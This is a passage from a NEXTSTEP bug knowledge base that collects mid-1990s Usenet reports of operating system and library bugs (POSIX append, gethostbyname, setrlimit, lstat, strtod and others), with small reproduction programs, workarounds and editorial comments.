Regards,

Marcel

P.S.: The only way I could generate an 'unviewable' PS file  
with that PPD was by saving the PS with the 'PostScript  
for specified printer' option, but that is supposed  
to be device specific. Nevertheless, the PPD can be  
modified to even have those display in Preview.

-----  
(rest of it: see c.s.n.bugs)

XXX.33.1  
Newsgroups: comp.sys.next.bugs  
From: gelato@netcom.com (Steve James)  
Subject: Do this program fail on 3.3/Intel???  
Date: Wed, 16 Aug 1995 02:08:26 GMT

The following program goes into an infinite loop on 3.2/Intel (but not on other 3.2 platforms). Can someone with a 3.3/Intel system compile it and let me know if it fails under 3.3 as well? Thanks.

```
#include <math.h>

void main()
{
 printf("%g\n", fmod(1283719823791.0, 9.0e-28));
}

```

From: Karsten.Heinze@informatik.tu-chemnitz.de (Karsten Heinze)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: Do this program fail on 3.3/Intel???  
Date: 16 Aug 1995 09:55:00 GMT  
Reply-To: Karsten.Heinze@informatik.tu-chemnitz.de

gelato@netcom.com (Steve James) wrote:  
> The following program goes into an infinite loop on 3.2/Intel (but  
> not on other 3.2 platforms). Can someone with a 3.3/Intel system  
> compile it and let me know if it fails under 3.3 as well? Thanks.

```
> #include <math.h>

> void main()
> {
> printf("%g\n", fmod(1283719823791.0, 9.0e-28));
> }
Same here, with Developer 3.3 Intel.
```

- Karsten

---  
\*\*\*\*\*  
Karsten Heinze  
Tel.: +49/172/3763092  
Fax: +49/37296/15056  
e-mail: Karsten.Heinze@informatik.tu-chemnitz.de (NeXT-Mail/MIME)  
\*\*\*\*\*  
-----

XXX.33.0  
From: fliu@uci.edu (Feng Liu)  
Newsgroups: comp.sys.next.bugs  
Subject: NS report wrong size of a NFS mounted 3G disk  
Date: 18 May 1995 17:24:32 GMT  
Reply-To: fliu@uci.edu (Feng Liu)

NS 3.2 Nextstation mounted a 3G partition of a remote disk connected to a DEC alpha.  
On workspace of the next it reports `no space on remote disk` and does not allow copying any file to that disk(I can do the copying under Terminal window using cp though). In fact, df shows negative total and available spaces for the disk.  
I wonder if this is a bug of NS, or I did something wrong.  
Will I do any damage to the files on that disk by accessing it from NS?

Thank you for your attention. Any help will be appreciated.

--  
Feng Liu  
Assistant Professor  
Department of Mechanical and Aerospace Engineering  
University of California, Irvine  
Irvine, CA 92717  
phone: 714-824-3105 Fax: 714-824-8585  
-----

From: mlbarrow@amsa.com (Michael L Barrow)  
Newsgroups: comp.sys.next.bugs  
Subject: Re: NS report wrong size of a NFS mounted 3G disk  
Date: 18 May 1995 20:57:02 GMT

Feng Liu (fliu@uci.edu) wrote:  
: NS 3.2 Nextstation mounted a 3G partition of a remote disk connected to  
: a DEC alpha.  
: On workspace of the next it reports `no space on remote disk` and does not  
: allow copying any file to that disk(I can do the copying under Terminal  
: window using cp though). In fact, df shows negative total and available  
: spaces for the disk.  
: I wonder if this is a bug of NS, or I did something wrong.  
: Will I do any damage to the files on that disk by accessing it from NS?  
  
: Thank you for your attention. Any help will be appreciated.

This is a bug in NS 3.2. The only way to get around this is to upgrade to 3.3, or so I was told by NeXT SystemLine Support.

--  
Michael L. Barrow  
System Administrator

Network Services  
American Student Assistance Corporation  
-----

XXX.32.2

It has happened that HeaderViewer.app crashed and dumped core (see there for possible reasons) while I had very little space left on my disk (14 MB). While it was doing this, I issued a command ``rm /cores/\*'', which worked: there was no file anymore after disk activity subsided. However, the disk was overfull anyway, and I had to reboot. What's that? Well, I should be careful, I thought I experienced the same thing with a core of ``only'' 5 MB with 10 MB free, but after a while the disk space had reappeared. Maybe I wasn't patient enough with the overfull-disk situation?

XXX.32.2

Newsgroups: comp.sys.next.bugs  
From: rvs@vnp.com (Ronald V. Simmons)  
Subject: Bash as default shell for users prevents console login  
Reply-To: rvs@vnp.com  
Date: Fri, 30 Dec 94 14:53:49 GMT

I just upgraded to NS 3.3 on black hardware and now have an interesting (read very annoying) problem. Users who have bash as their default shell hang when logging in via the console. The login panel disappears, but neither the dock, the file viewer nor the workspace menu ever appear. You just get a blank screen except for the mouse cursor. Users are able to telnet in as before with no problem. This worked under 3.2, but seems to break in 3.3.

Changing the default shell to /bin/csh fixes this problem, but this means that users telnetting in (as we all do on occasion) will get the "wrong" shell. I have had /usr/local/bin/bash in my /etc/shells forever, and did not overwrite this on the upgrade, i.e. I checked and its still there.

Anyone have any ideas on how to get the correct behavior here?

rvs

-----  
XXX.32.2

From: majka@next.com (Marc Majka)  
Newsgroups: comp.sys.next.programmer  
Subject: Re: system call for hard ethernet address  
Date: 2 Nov 1994 17:46:29 GMT

There's been some discussion here about ether\_hostton() and related functions. The library routines for working with Ethernet addresses that are described in ethers(3) are not NetInfo-aware at this time. We're aware of that, and hope to improve the situation in a future release.

The routines only check the ethers maps in NIS (if your host is an NIS client), and the /etc/ethers file. As some folks have noted, there's no "nidump ethers", so creating an /etc/ethers file for these routines to read is a pain.

If you have NEXTSTEP 3.3, you can use "nireport" to generate an ethers file relatively easily:

```
nireport .. /machines en_address name | grep -v '#NoValue#'
```

If you are on 3.2, here's a csh script that does the equivalent:

```
#!/bin/csh -f
set hosts = `niutil -list .. /machines en_address | awk '{if (NF == 2)
print $1}'`
foreach host ($hosts)
 set en = `niutil -read .. $host | grep en_address | awk '{print
$2}'`
 set name = `niutil -read .. $host | grep name | awk '{print $2}'`
 echo $en $name
end
```

I know this is an imperfect solution, but if you need Ethernet addresses, it's a workaround.

--

Marc Majka

-----

XXX.32.2  
From: ivo@hasc.ca  
Newsgroups: comp.sys.next.programmer  
Subject: Forking bug  
Date: 29 Sep 1994 16:04:31 GMT  
Reply-To: ivo@hasc.ca

I have found what may be a bug dealing fork() and the inheriting of the bootstrap port.

In the example below, the parent simply forks and the child prints its bootstrap port in a log file and exits. This program works fine - until you log out from the Workspace. At that time, the bootstrap port will always be 0 in the children.

In the documentation it say that the child inherits its bootstrap and exception ports from the parent task. The bootstrap is still set properly in the parent after a log out but it does not pass it on to the child.

Does anyone know the cause of this and/or a workaround?

```
-ivo
/* ----- cut here ----- */
#import <stdio.h>
#import <stdlib.h>
#import <mach/mach_init.h>

main()
{
 FILE *fp;
 int pid;
 port_t bport;

 while (1)
 {
 pid = fork();
 if (pid==0)
 {
 if (fp = fopen("/tmp/ForkingLog","a"))
 {
 task_get_special_port(task_self(),TASK_BOO
TSTRAP_PORT, &bport);
 fprintf(fp,"Pid = %d, Bootstrap port =
%d.\n",getpid(),bport);
 fclose(fp);
 }
 exit(0);
 }
 else
 {
 sleep(10);
 }
 }
}
/* end */

```

XXX.32.1  
From: ccwf@zanzibar.klab.caltech.edu (Charles Fu)  
Newsgroups: comp.sys.next.programmer  
Subject: vgrind (was Re: Hints on using Emacs for NeXTstep)  
Date: 16 May 1994 03:30:59 GMT  
Summary: vgrind is buggy  
Keywords: vgrind, bug

In article <2q2802\$62n@nic-nac.csu.net>, Eric P. Scott <eps@cs.sfsu.edu> wrote:  
>[Followups to comp.sys.next.software]  
>RTF code is EVIL. If I feel the need to see Stupid Font Tricks,  
>I can run stuff through vgrind.

Have you actually done this, Eric?

At least under NS3.2, vgrind unfortunately regards '|' as a zero-width character, making it impossible to tell the difference between '||' and '|'. Distinctly annoying if you are processing code that uses both '|' and '||'. Of course, it also screws up other uses of '|'-drawing boxes, '|=', or whatever.

The problem reminds me of the zero-width '|' bug in certain sizes of Ohlfs font (for Raf, the bug was introduced in 3.0 and fixed in 3.2). However, vgrind does not use Ohlfs for output; it uses Times-Roman. And doing a plain show of '|' in PostScript yields the proper result (which means it does the right thing in Edit and other Text object-based apps).

I recently (finally) wiped my NS2.1 and NS3.1 partitions (keeping the no-longer shipped header files and utilities, of course :-), so I cannot say if the vgrind problem was present in older versions of NEXTSTEP.

-ccwf

You may reduce all \_Verticals\_ into \_Horizontal\_.  
-Joseph Moxon, \_A Tutor to Astronomie and Geographie\_  
as quoted in \_The TeXbook\_  
-----

### **KBNS.32.2.003\_o3.2o Infinite recursion loop from `-[Storage removeLastElement]` (but not involving Storage after that)**

Description: See verification example (XXX.32.2 still to be analysed: what is essential here?). A Storage for a structure with 2 int's, and for which `removeLastElement` is done even though none was ever added. Here's the backtrace:

```
#0 0x5008956 in msg_rpc_trap ()
#1 0x0 in ?? ()
#2 0x501379a in vm_allocate ()
#3 0x507290e in _valloczonenolock ()
>>>> repeating part
#4 0x5072d2a in morememnolock ()
#5 0x5008b58 in nxzonemallocnolock ()
<<<<<
[...]
```

```
#576 0x5072e30 in morememnolock ()
#577 0x5008b58 in nxzonemallocnolock ()
#578 0x5009b8e in nxzonereallocnolock ()
#579 0x500a6fa in nxzonerealloc ()
#580 0x500c64e in -[Storage setNumSlots:] ()
#581 0x500c600 in -[Storage removeLastElement] ()
#582 0x3e62 in main (argc=1, argv=0x3fffc10) at prog.m:17
```

How to verify: Code provided.

Urgency: Causes an app to crash.

Confirmed: Ivo\_Rothschild (o3.2o, reported), Raf\_Schietekat (o3.2o)

Workaround: Not known yet.

Cure (for NeXT): Cure it.

Report history: Also reported to Bug\_NeXT on 1994-08-04

# Unix, Mach, Libraries;→Unix, Mach, Libraries

;KBNS.33.2.rtf;Contents;→Contents

**Tip:** For more freedom, copy-paste this to a new RTF window without saving (the buttons will still do their thing)!

Administration

Booting

(Manual Pages moved to their own category /NextLibrary/Documentation/ManPages.)

Path

;KBNS.33.2.rtf;Posix;→Posix

C functions (system calls, ANSI, ¼)

NMI Monitor

;KBNS.33.2.rtf;Mach;→Mach

```
;KBNS.33.2.rtf;VM;¬VM
;KBNS.33.2.rtf;TCP/IP;¬TCP/IP
;KBNS.33.2.rtf;UUCP;¬UUCP
;KBNS.33.2.rtf;Filesystem;¬Filesystem
;KBNS.33.2.rtf;NFS;¬NFS
/bin/chgrp
... (various other commands and files by path)
```

## Administration

### Suggestions follow

**KBNS.00.0.262\_o3.0±3.2o Suggestion.** Trim log files using another solution than running shell scripts from crontab. This won't work for hosts that are powered down overnight. (A workaround is to run the scripts manually or change crontab.) Use `at` or something.

## Booting

**XXX.3.2 KBNS.00.0.109\_o3.0o Very dubious.** I don't think it should be possible to start up multi-user mode without being sure that the file system is clean. However, if one starts up in single-user mode with a dirty file system (which would cause a `fschk` normally) and just exits the shell presented, this is exactly what happens.

### Suggestions follow

**XXX.3.2 KBNS.00.0.107\_o3.0o Booting with NIS¼ missing.** It should be made as easy to proceed as with a NetInfo server missing, by presenting a panel that asks to continue by simply entering the letter 'c'. Editing a file in single-user mode is *extremely* unpleasant. (I remember this from 2.1, and the documentation doesn't indicate any change; I haven't tried it again, though.)

# Path

**XXX.3.2 KBNS.00.0.271\_o3.0o** [1/4] Changed to just this **question**: considering that having ``." in front is such a security risk (being in /tmp and accidentally executing a mischievous /tmp/ls), why did Kernighan&Pike make it an exercise (3.13) to explain why the current directory had to be in front, and why was putting it at the back done as late as at the transition from NS\_2.X to NS\_3.0? Maybe because in front is the only location available at an extremity if you want to easily change the path using something like `set path ($path newdir)` (`newdir` should definitely come after the others)?

# Posix;¬Posix

```
XXX.33.1 Can't test this: I have NEXTSTEP_(Dev)_3.2, and I only have my own host (Chuck's test seems to go off the local network).
From: chuck@its.com (Chuck Swiger)
Newsgroups: comp.sys.next.bugs
Subject: POSIX gethostbyname() broken, Bug_NeXT log #72854
Date: 22 Aug 1995 18:59:24 GMT
Reply-To: chuck@its.com
```

The POSIX version of `gethostbyname()` is broken under NEXTSTEP 3.3, as the following test program indicates:

```
% cat test.c
#include <ansi/ansi.h>
#include <netdb.h>

int
main(argc, argv)
int argc;
char *argv[];
{
 struct hostent *h = NULL;

 if (argc > 1)
 h = gethostbyname(argv[1]);

 if (h) {
 printf("\nhostname = %s\n", h->h_name);
 return 0;
 } else {
```

```
 puts("\nHostname not found!\n");
 return -1;
 }
}
% cc -o test test.c
% ./test www.next.com

hostname = ftp.NeXT.COM
% cc -posix -o test test.c
test.c:1: warning: could not use precompiled header
'/NextDeveloper/Headers/ansi/ansi.p', because:
test.c:1: warning: #ifdef '_POSIX_SOURCE' not defined when precompiled, but
now defined:
test.c:1: warning: on the command line
% ./test www.next.com
```

Hostname not found!

-----

This test code works correctly under NEXTSTEP 3.2. I have a workaround, which is to build a modern version of bind (the DNS server), and link from the libresolv.a resolver library that get created with that software package.

If there is interest, I suppose I could package up quad-FAT versions of the 4.9.3-Beta24 named, named-xfer, ndc, and libresolv.a. Hmm, perhaps falling back on a non-beta release (ie, v4.9.2) would be wiser?

-Chuck  
--

Charles Swiger -- chuck@its.com | Information Technology Solutions, Inc.  
-----+-----  
CrashCatcher Development, Systems and Networking Administrator  
-----

Newsgroups: comp.sys.next.bugs  
From: pjoe@charon.muc.de (Peter Eybert)  
Subject: Re: POSIX gethostbyname() broken, Bug\_NeXT log #72854  
Reply-To: pjoe@charon.muc.de  
Date: Fri, 25 Aug 1995 14:17:45 GMT

Rex Dieter writes  
> In article <41fjsg\$4v@crctis3.unl.edu> rdieter@mathlab41.unl.edu (Rex  
> Dieter) writes:  
> > In article <41d9ec\$hev@news.its.com> chuck@its.com (Chuck Swiger)  
writes:  
> > > The POSIX version of gethostbyname() is broken under NEXTSTEP 3.3,  
as the  
> > > following test program indicates:  
> >  
> > Wierd... It works for me... (NEXTSTEP 3.3, i486)

>  
> Sorry... I goofed... I have NS-3.3 User + NS-3.2 Developer. So, I just  
> confirmed that it works for 3.2.

>  
But it works for me (NEXTSTEP 3.3 User+Dev, m68k, without EOF1.1):

```
~/Progs/c-pure 3% cc -Wall -o gethbn gethbn.c
~/Progs/c-pure 4%
```

```
~/Progs/c-pure 10% cc -Wall -posix -o gethbn gethbn.c
gethbn.c:1: warning: could not use precompiled header
'/NextDeveloper/Headers/ansi/ansi.p', because:
gethbn.c:1: warning: #ifdef '_POSIX_SOURCE' not defined when precompiled,
but now defined:
gethbn.c:1: warning: on the command line
~/Progs/c-pure 11%
```

```
~/Progs/c-pure 23% gethbn www.next.com
```

```
hostname = ftp.NeXT.COM
~/Progs/c-pure 24% gethbn www.next.com
```

```
hostname = ftp.NeXT.COM
--
```

---

```
Peter Eybert pjoe@charon.muc.de
Appenzellerstr. 123 Tel: +49-89-7593734
81475 Muenchen (NeXTMail welcome)
```

```
--
```

```

XXX.32.2
From: scottie@MCS.COM (Eric Scott)
Newsgroups: comp.sys.next.programmer
Subject: Re: POSIX and NeXT programming
Date: 10 Jan 1995 12:45:44 -0600
```

```
In article <3ef5pm$fdm@master.cs.rose-hulman.edu>,
Claude W. Anderson <anderson@cs.rose-hulman.edu> wrote:
>I have written some NeXT apps, but none of them have really involved
>"systems programming"; In fact I haven't done much Unix-based systems
>programming at all. As I get into doing this, I would like to make my code
>POSIX-compliant.
>
>Looking at the NeXT header files, I see prototypes for POSIX stuff all over.
>But that's all I can find. None of the NeXT documentation on-line talks
>about how to use it. I tried searching for POSIX using Digital Librarian
>and came up with zilch, except in the header files.
>
```

>  
>From reading the header files, I deduced (hopefully correctly) that I should  
>compile with the -D\_POSIX\_SOURCE option.

If you use POSIX at all on the NeXT, there's a nasty bug you should know  
about. There  
is a fundamental bug in the way IO buffering is handled on the NeXT when  
using POSIX. Essentially, if you append to a file with a posix application,  
null bytes will be written to the file instead of the correct data.  
To reproduce the bug, just create a posix hello-world program and append it's  
output to an existing file. The file's size will be right, but it's contents  
will be null bytes.

This has been a bug since 3.1 on all platforms. It isn't fixed in 3.2 and  
(I'm told) isn't fixed in 3.3 either.

-- Eric D. Scott  
-----

XXX.32.2 This person should have read Eric's post, but he does provide a nice verification program.  
From: croehrig@ascaris.interspect.com (Chris Roehrig)  
Newsgroups: comp.sys.next.bugs,comp.sys.next.programmer  
Subject: What the..!?!? Bizarre POSIX bug?  
Date: 22 Mar 1995 07:08:47 GMT

This is pretty weird. Appending to a file from a -posix compiled program  
ends up writing only null characters. This happens under both /bin/sh and  
/bin/csh, but only when the output file is read before the append. And  
only with the -posix flag.

Fails on NS 3.2 on both i386 and m68k.

Copy and paste the following into a terminal window to see...

----- CUT HERE -----  
cat >posixbug.c <<HERE  
#include <stdio.h>  
void main()  
{  
 printf("hello\n");  
}  
HERE  
cc -posix posixbug.c -o posixbug  
./posixbug >GRAPPLE.GROMMETS  
cat GRAPPLE.GROMMETS  
./posixbug >>GRAPPLE.GROMMETS  
od -a GRAPPLE.GROMMETS  
----- STOP CUTTING HERE -----

Comments? (Yes, I'm trying to install procmail-3.10 :-)

--  
Chris Roehrig (croehrig@cs.ubc.ca)

Dept. of Computer Science, University of British Columbia  
2366 Main Mall, Vancouver BC, Canada V6T 1Z4

--

Chris Roehrig (croehrig@cs.ubc.ca)  
Dept. of Computer Science, University of British Columbia  
2366 Main Mall, Vancouver BC, Canada V6T 1Z4

-----  
KBNS.33.2.XXX

From: flight@mathi.uni-heidelberg.de (Gregor Hoffleit)  
Newsgroups: comp.sys.next.bugs  
Subject: POSIX append bug not gone with new libposix  
Date: 27 Nov 1995 15:52:43 GMT

Just to keep this warm: The Bug in append with POSIX has not been  
corrected in the 3.3 Patch1 libposix.a. What a pity.

--

| Gregor Hoffleit admin MATHInet / contact HeidelNeXT |  
| MAIL: Mathematisches Institut PHONE: (49)6221 56-5771 |  
| INF 288, 69120 Heidelberg / Germany FAX: 56-3812 |  
| EMAIL: flight@mathi.uni-heidelberg.de (NeXTmail) |

-----  
XXX.32.2

From: kennedy@b0ru01.fnal.gov (Robert Daniel Kennedy)  
Newsgroups: comp.sys.next.bugs  
Subject: BUG: -posix NS 3.2, unresolved externals  
Date: 5 Aug 1994 16:09:38 GMT

ITEM: NextStep POSIX library: strftime() and localeconv()

CONFIG: m68k NextStep 3.2

REPORT: kennedy@b0ru01.fnal.gov

BUG: Use of the -posix switch leads to unresolved external references if  
strftime() or localeconv() are used from the NextStep 3.2  
/usr/lib/libposix library.

ACTION: gcc -posix what\_time.c -o what\_time # (Cannot link)

=====  
-Wl,-ySYM output

```
=====
/usr/lib/libposix.a(strftime.o) reference to undefined _objc_msgSend
/usr/lib/libposix.a(strftime.o) reference to undefined _NXGetDefaultValue
/usr/lib/libposix.a(strftime.o) reference to undefined _NXRegisterDefaults
/usr/lib/libposix.a(localeconv.o) reference to undefined _NXRegisterDefaults
/usr/lib/libposix.a(strftime.o) reference to undefined _objc_class_name_NXStringTable
/usr/lib/libposix.a(strftime.o) reference to undefined _objc_class_name_NXBundle
```

```
/* *****
/* BEGIN what_time.c *****
/* *****
```

```
#include <stdio.h>
#include <time.h>
```

```
int main(void)
{
 time_t time_of_day ;
 struct tm time_struct ;
 char time_string[BUFSIZ] = "" ;

 (void) time(&time_of_day) ;
 time_struct = *gmtime(&time_of_day) ;

 (void) strftime(time_string, sizeof(time_string),
 "%a %b %d %H:%M:%S %Z %Y\n", &time_struct) ;
 printf("%s", time_string) ;

 return(0) ;
} /* end function main() */
```

```
/* *****
/* END what_time.c *****
/* *****
```

```

XXX.32.1
From: otto@coactive.com (Otto Lind)
Newsgroups: comp.sys.next.programmer
Subject: Re: NeXTSTEP 3.2 implementation of POSIX
Date: 27 Jun 1994 07:23:44 GMT
```

```
jmack@skye.phys.ualberta.ca wrote:
: In article <2ubisv$138@marsu.tynet.sub.org> mow@marsu.tynet.sub.org (Markus
: Wenzel) writes:
: > gmarler@sunmail1.fwrdc.rtsg.mot.com (Gordon Marler x6624) writes:
: > The POSIX compatibility is not very convincing. Try to compile
: > and link the following short C prog. It compiles fine, but it fails
: > linking - and I just don't know why:
[munch]
: > Any suggestions?
: >
```





such a script (ask him for how this is done). David\_Koski corrects this statement: ``Actually csh itself ignores this bit. It refuses to switch users. The bourne shell, on the other hand will work just fine."). The need for setuid is the same as for any executable, says Johan\_Lorre. Raf\_Schietekat: ``See the test sequence above: the situation defies logic, and neither Gerben\_Wierda nor David\_Koski described the whole truth. As for the security issue, it should be documented that a setuid script file should only be put in a secure position, where no intruder can overwrite it (although the timing is too critical for any intruder to have a real chance of using this one-shot security hole), or worse, move it (this would give him a real chance of breaking in!). The identity of the interpreter cannot be tampered with (the suid is lost if an intruder makes that change), but the interpreter cannot do anything to prevent such an attack (I changed my mind about this since before KBNS.32.0)."

**Also see KBNS.10.3.031 (revoked).**

**fcntl(2): see also KBNS.11.2.032**

**XXX.3.2 KBNS.11.3.003\_o3.1o flock(2) A disturbing statement in 3.1 ReleaseNotes for IndexingKit** ``Store file locking with **flock(2)** is not longer implemented, due to a lock reclamation problem in the kernel affecting any process that calls both **flock(2)** and **fork(2)**."

**XXX.3.2 KBNS.11.2.008\_3.1o gethostid(2) Bug\_NeXT.(33277,32902,33316) Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP\_Dev\_3.1**

``Problem: The hostid(1) command and gethostid(2) function always return 0 on PCs.

Description: The lack of a standard hardware identifier on PCs makes it nearly impossible to create a constant unique ID for a CPU. Under NEXTSTEP Release 3.1 all PCs have an effective hostid of 0.

Workaround: None."

I have read statements that a non-0 value is returned on some PCs.

### **KBNS.33.2.XXX kill(2)**

From: richard@next1. (Richard Frith-Macdonald)  
Newsgroups: comp.sys.next.bugs  
Subject: Bug with the kill() system call  
Date: 22 Feb 1996 09:53:27 GMT

Has anyone come accross this bug with 'kill()'?

Using NeXTstep intel 3.3 -

I am using kill() with 0 as its second argument to test to see if a process

with a known pid exists.

For some processes, the call returns a success status, even though the process has died/been killed and no longer shows up in a 'ps -ax' listing.

The processes involved have been doing a lot of file locking, and I wonder if that could be anything to do with it since I know that the file locking is very dodgy. Perhaps the process slot is being retained due to it referencing a locked file and is therefore still detected by kill() but not by ps?

In any case, can anyone suggest another method of (reasonably quickly) finding out if a process is still live. The only thing I can think of - running ps in a sub-process and sacnning its output - would be far to slow and inefficient.

**KBNS.11.2.032\_o3.0±3.1o\_o3.3lo KBNS.11.3.rev lockf(2) Advisory locking of records doesn't work**

From: ralf@reswi.en.open.de (Ralf E. Stranzenbach)

-----  
Date: Wed, 19 Jul 1995 12:30:00  
From: ralf@reswi.en.open.de (Ralf E. Stranzenbach)  
Subject: KBNS.11.2.032\_o3.0±3.1o\_o3.3lo KBNS.11.3.rev lockf(2) Advisory locking of records doesn't work  
-----

greg@afs.com (NeXTmail OK) | direction." -- Calvin & Hobbes, 7/19/93

``Reraised" for 3.0 by Kerry\_Guise, on c.s.n.bugs, 1993-12-06.

Reported for NS/I 3.3 with 3.2 developer by ken@darwin.mbb.sfu.ca (Ken Clark) on comp.sys.next.programmer 1995-01-17.

See also NeXTanswers.1233:

``Q: Why does fcntl(fd, F\_SETLK, &lockstruct) give EINVAL?

Q: What is the preferred method of file locking?"

**XXX.3.2 KBNS.10.3.015\_o3.0o mutex\_lock(2) doesn't block as stated in the documentation**

Discovery inspired by documentation of NXLock and NXSpinLock, proved by disassembling mutex\_wait\_lock (see my c.s.n.p 1993-06-(23-24) posting: ``mutex\_lock(): quest with a sad ending..."). Here are the quotes from NextDev (pay special attention to ``a busy-waiting version of



```

#define MY_LIMIT 20000
#define MY_MALLOC 30000

main()
{
 int resource;
 struct rlimit rlp;
 char *c;

 resource = RLIMIT_DATA;
 printf("getrlimit(RLIMIT_DATA)\n");
 if (getrlimit(resource, &rlp))
 perror("getrlimit");
 printf("rlp.rlim_cur = %d\n", rlp.rlim_cur);
 printf("rlp.rlim_max = %d\n", rlp.rlim_max);

 rlp.rlim_cur = MY_LIMIT;
 rlp.rlim_max = MY_LIMIT;
 printf("setting rlp.rlim_cur = %d\n", rlp.rlim_cur);
 if (setrlimit(resource, &rlp))
 perror("setrlimit");

 printf("getrlimit(RLIMIT_DATA)\n");
 if (getrlimit(resource, &rlp))
 perror("getrlimit");
 printf("rlp.rlim_cur = %d\n", rlp.rlim_cur);
 printf("rlp.rlim_max = %d\n", rlp.rlim_max);

 resource = RLIMIT_RSS;
 printf("\ngetrlimit(RLIMIT_RSS)\n");
 if (getrlimit(resource, &rlp))
 perror("getrlimit");
 printf("rlp.rlim_cur = %d\n", rlp.rlim_cur);
 printf("rlp.rlim_max = %d\n", rlp.rlim_max);

 rlp.rlim_cur = MY_LIMIT;
 rlp.rlim_max = MY_LIMIT;
 printf("setting rlp.rlim_cur = %d\n", rlp.rlim_cur);
 if (setrlimit(resource, &rlp))
 perror("setrlimit");

 printf("getrlimit(RLIMIT_RSS)\n");
 if (getrlimit(resource, &rlp))
 perror("getrlimit");
 printf("rlp.rlim_cur = %d\n", rlp.rlim_cur);
 printf("rlp.rlim_max = %d\n", rlp.rlim_max);

 printf("\nAllocating %d bytes\n", MY_MALLOC);
 c = (char *)malloc(MY_MALLOC);
 printf("c = %x\n", c);
 if (c != NULL)
 {
 printf("clearing %x\n", c);
 }
}

```

```
 memset(c, ' ', MY_MALLOC);
 }
}
----- cut here -----
```

Any help would be appreciated,

Otto

--

Otto Lind                    Coactive Aesthetics  
otto@coactive.com          P.O. Box 425967, San Francisco, CA 94142  
netcom!coactive!otto       voice:(415)626-5152      fax:(415)626-6320  
-----

From: ottol@skypoint.com (Otto Lind)  
Newsgroups: comp.sys.next.programmer  
Subject: Re: Why doesn't anyone check for alloc failure?  
Date: 26 Aug 1995 00:20:59 GMT

Mike Kubicar (kubicar@Sun.COM) wrote:

: There was one interesting side note to the responses I got. Every  
: response from an NEXTSTEP/ObjC programmer said not to worry about failure.  
: On the other hand, every Unix/C programmer I asked said they always  
: check every memory allocation for failure. I wonder if this is just  
: a cultural difference.

If NeXT had a functional setrlimit() command (and proper support for it built in their window manager and shells) NEXTSTEP application writers would probably pay a lot more attention to this. I have always been disappointed with this aspect of the NeXT OS; it makes the thing extremely vulnerable in that any application (either system or user) can cause the entire machine to crash, if the application has memory leaks/bugs. I discovered the setrlimit() problem when a buggy rnews program was repeatedly bringing a NeXT server down.

Will NeXT fix system resource management in 4.0?

Otto

--

Otto Lind                    Otto Lind Consulting Services  
ottol@skypoint.com          4890 Ashley Lane #311, Inver Grove Hts, MN 55077  
skypoint!ottol               voice:(612)457-1080      fax:(612)457-0761  
-----

**XXX.3.2 KBNS.00.0.273\_o3.0o (l)stat(2) Reported by Robert\_Brown, Bug\_NeXT.36475.**

``[1/4]

Whenever `lstat(2)` is invoked on a symbolic link that resides in a directory that's on *[a ROCKRIDGE CD-ROM]*, it returns a `stat` structure whose `st_size` field is zero. Instead, the `st_size` field should be set to the length of the file path that the symbolic link points to. This is the behavior one sees when `lstat(2)` is passed symbolic links that reside on hard disks or optical disks *or NeXT floppies or the NeXTSTEP\_3.0 upgrade CD-ROM*. Several Unix utility programs, *like even plain old /bin/ls -al*, are confused by this bug when they encounter symbolic links on CDROM disks, so fixing this bug is important." *Italicised parts* mine (ROCKRIDGE: from a follow-up that Robert\_Brown sent.)

### **XXX.3.2 KBNS.00.0.274\_o3.0o (l)stat(2) Reported by Robert\_Brown.**

For ISO-9660 CD-ROMs, `stat()` fills `st_blocks` with the number of actual 8-kB blocks rather than the 512-byte ones `stat()`'s header file indicates (with the macro `STAT_BSIZE`). `du` and `ls -s` apparently use this block count, and are fooled into reporting a size 16 times too small (somehow WM is not put off track). Also note that the manual page for `stat(2)` should state this 512-byte block size, or else one would assume that the actual, physical block size is meant.

Charles\_Fu (not checked): ``Note, however, that WM still gives an erroneous size for directories containing hard links and/or sparse files. For example, try these `cs`h commands

```
foreach file ({1,2,3,4,5}{1,2,3,4,5}{1,2,3,4,5})
foreach? ln /mach_kernel $file
foreach? end
```

or

```
mkfile -n 2147483647 MaxSparse
```

or

```
mkfile -n 1024m 1GigSparseFile
```

Compare the sizes reported by `du` and WM. Worse, if you use WM to copy the folder, the new directory will be, in fact, the size that WM claims. I can understand not copying sparse files properly—this is very difficult; but the handling of hard links could easily be much more intelligent."

### **XXX.3.2 KBNS.11.2.009\_o3.1o Bug\_NeXT.34690 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP\_Dev\_3.1**

``Problem: The `atof(3)` and `strtod(3)` functions produce different results for non-numbers on m68k and i386 architectures.

Description: On the m68k architecture, `atof(3)` and `strtod(3)` improperly interpret a leading ``i'`, ``n'`, or ``s'` as representing the floating-point values `+Infinity`, `NaN`, and `SNaN`, respectively. On the i386 architecture these functions properly return 0.0 for the above cases, as well as for any other non-numeric string. In addition to producing different results, this may surprise users who have been used to typing values like ```infinity"` in text fields.

Workaround: To insure consistent results, your code should check that the first non-whitespace, non-sign character of a string is a digit or decimal

separator before calling atof() or strtod().

If you want to accept string values such as ``infinity'', your code should explicitly check for them before calling atof() or strtod(). For example, it should check the return of a Control's or Cell's stringValue method rather than rely on the floatValue or doubleValue methods."

```
XXX.32.1
Newsgroups: comp.sys.next.programmer
From: andy@research.canon.oz.au (Andy Newman)
Subject: Re: Ns 3.2: Broken printf("%g") and strtod("+")
Date: Thu, 28 Apr 1994 02:48:34 GMT
```

```
kennedy@b0ru01.fnal.gov (Robert Daniel Kennedy) writes:
..stuff about strtod() being broken
```

```
strtod() also accepts a single "e" as a valid FP number (returning 0.0 and
the pointer past the 'e') and also allows a trailing 'e' without an actual
exponent - this is broken.
```

```
> If this is news to others, I will post examples and submit to bug-next.
```

```
I've reported it before.
```

```
If you want a good laugh (NOT!) try using memcmp() on NS/FIP with no
optimisation (this is important as [g]cc uses its builtin memcmp when
it optimises and not the one from the library). When people get memcmp()
wrong do you trust them with other things?
```

```
--
Andy Newman (andy@research.canon.oz.au)
```

**bcmp(3)** Is defined to be the same as memcmp(3), so see there.

**XXX.3.2 KBNS.11.1.017\_o3.0±3.1o bcopy(3)** Is documented as taking char \* arguments, but implemented using a method that accepts void \* arguments so that the compiler won't do the proper checks.

**KBNS.32.0.025\_o3.2o cthread\_join(3) XXX check that it is (3), reported by Art\_Isbell on NeXT-prog@cpac.washington.edu on 1994-01-07**

About ``Attempt to remove unrecognized exception handler''

Art\_Isbell: ``I posted the following request and received a prompt reply from a NeXT thread expert.

```
> I get the message when a thread I've forked to read in a dbmodel file
```

```
> finishes and joins the main thread via a cthread_join() call.
```
